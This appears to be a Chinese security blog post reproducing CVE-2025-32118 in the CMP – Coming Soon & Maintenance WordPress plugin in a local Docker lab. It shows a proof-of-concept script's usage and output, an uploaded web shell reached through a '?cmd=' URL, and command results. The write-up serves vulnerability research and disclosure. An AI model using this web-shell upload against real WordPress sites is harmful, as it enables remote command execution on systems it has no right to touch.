

影响500万+WordPress的插件，官网最新版本仍存在命令执行漏洞

研究背景

我们知道，当WordPress某个插件被爆出漏洞时，该插件在官网的插件库大概率会被暂停提供或放出已修复的新版本，如上一条星球消息的CVE-2025-30567漏洞中用到的wp01插件：“这款插件自 2025 年 3 月 14 日起已被下架，暂时无法下载。此次下架为临时措施，正在等待全面审核。”

The screenshot shows the details page for the wp01 plugin on the WordPress.org plugin repository. The plugin icon is a blue square with white circles. The title is "wp01" and it is listed as "By wp01ru". Below the title, there are tabs for "Details", "Reviews", "Development", and "Support". The "Details" tab is selected. In the "Description" section, a message states: "This plugin has been closed as of March 14, 2025 and is not available for download. This closure is temporary, pending a full review." To the right of the description, there is a table of plugin metadata:

Version	2.6.2
Last updated	2 years ago
Active installations	N/A
WordPress version	4.0 or higher
Tested up to	6.1.7
PHP version	5.6 or higher
Languages	See all 2

[Advanced View](#)

今天在寻找漏洞素材的时候发现了一件不同寻常的事情，如下图：“该漏洞影响 CMP – Coming Soon & Maintenance 插件的所有版本（从未知版本到 4.1.13）。”我们发现 <= 4.2.13 版本存在该漏洞

← → ⌂ nvd.nist.gov/vuln/detail/CVE-2025-32118

应用 ChatGPT ArticleCyberSecu... VE素材 Java AI Own tmp 国外优质博客

VULNERABILITIES

CVE-2025-32118 Detail

AWAITING ANALYSIS

This CVE record has been marked for NVD enrichment efforts.

Description

Unrestricted Upload of File with Dangerous Type vulnerability in NiteoThemes CMP – Coming Soon & Maintenance allows Using Malicious Files. This issue affects CMP – Coming Soon & Maintenance from n/a through 4.1.13.

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

 NIST: NVD	Base Score: N/A	NVD assessment not yet provided.
 CNA: Patchstack	Base Score: 9.1 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

但在WordPress官网的插件库中（<https://wordpress.org/plugins/cmp-coming-soon-maintenance/advanced/>），该插件的最新版本就是4.1.13，最新的版本仍然存在漏洞。

但这毕竟只是理论上的，想要具体证明还得是把这个插件拖下来实际复现一下。

Plugin Directory • CMP – Coming Soon & Maintenance Plugin by NiteoThemes

Submit a plugin • My favorites Log in

 **CMP – Coming Soon & Maintenance Plugin by NiteoThemes** By [NiteoThemes](#) [Download](#)

Details Reviews Installation Development Advanced View Support

Statistics

Active versions



other 4.1

Downloads Per Day

Version	4.1.13
Last updated	9 months ago
Active installations	200,000+
WordPress version	3.0 or higher
Tested up to	6.5.5
PHP version	5.6 or higher
Languages	See all 6
Tags	coming soon coming soon page launch page


环境部署

在星球发布的“CVE-2025-32118一键部署环境”文件夹中执行一条命令即可部署环境

```
docker-compose up -d
```

名称	修改日期	大小	种类
✓ CVE-2025-32118一键部署环境	今天 15:35	--	文件夹
Dockerfile	昨天 21:31	316 字节	文稿
docker-compose.yml	昨天 21:32	864 字节	YAML
cmp-coming-soon-maintenance	2024年7月25日 17:45	--	文件夹

访问 <http://your-ip:8000> 出现如下页面证明部署成功



选择好语言，接着点“Continue”正常创建一下网站，在插件处启用一下**CMP - Coming Soon & Maintenance Plugin**即可成功部署环境

WordPress 6.7.2 现已可用！请立即更新。

插件 安装新插件

全部 (3) | 未启用 (3) | 可供更新(1) | 自动更新已禁用 (3)

搜索已安装插件

批量操作 应用

3 项

插件	描述	自动更新
Akismet Anti-spam: Spam Protection 启用 删除	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. Akismet Anti-spam keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key.	启用自动更新
CMP - Coming Soon & Maintenance Plugin 启用 删除	Display customizable landing page for Coming Soon, Maintenance & Under Construction page.	启用自动更新
你好多莉 启用 删除	这不是普通的插件，它象征着一代人希望和热情，浓缩成 Louis Armstrong 的四个字：你好，多莉。在启用后，在您站点后台每个页面的右上角都可以看到一句来自《肖红娘》音乐剧的英文原版台词。	启用自动更新
插件	描述	自动更新

漏洞复现

利用如下python脚本，-t参数是目标wordpress地址，-u参数是admin用户的用户名，-p参数是admin用户的密码。

```
(CommonPython) usage: POC-CVE-2025-32118.py [-h] -t TARGET -u USERNAME -p PASSWORD
                                     % python POC-CVE-2025-32118.py -h
CVE-2025-32118 WordPress Theme Upload Exploit
options:
-h, --help            show this help message and exit
-t TARGET, --target TARGET
                      Target WordPress site URL
-u USERNAME, --username USERNAME
                      Admin username
-p PASSWORD, --password PASSWORD
                      Admin password
```

使用命令 `python POC-CVE-2025-32118.py -t http://10.211.55.2:8000 -u admin -p admin` 成功执行了 `whoami` 命令

```
(CommonPython) dmin -p admin
                                     % python POC-CVE-2025-32118.py -t http://10.211.55.2:8000 -u a
[***] CVE-2025-32118 Educational exploit [***]
[+] Login successful.
[+] Nonce acquired: a38db6fcfe
[+] Payload uploaded successfully.
[+] Shell reachable: http://10.211.55.2:8000/wp-content/plugins/cmp-premium-themes/albatrossShell/albatrossShell.php?cmd=whoami
[+] Command Output: www-data
```

我们去浏览器执行一下其他命令也是可以成功的：

A screenshot of a web browser window. The address bar shows a warning icon and the URL: ▲ 不安全 | 10.211.55.2:8000/wp-content/plugins/cmp-premium-themes/a1batr0ssShell/a1batr0ssShell.php?cmd=id. Below the address bar, there is a message: uid=33(www-data) gid=33(www-data) groups=33(www-data). The main content area of the browser is blank.

漏洞修复

- 插件作者暂未发布修复版本，建议暂时禁用该插件

天密安压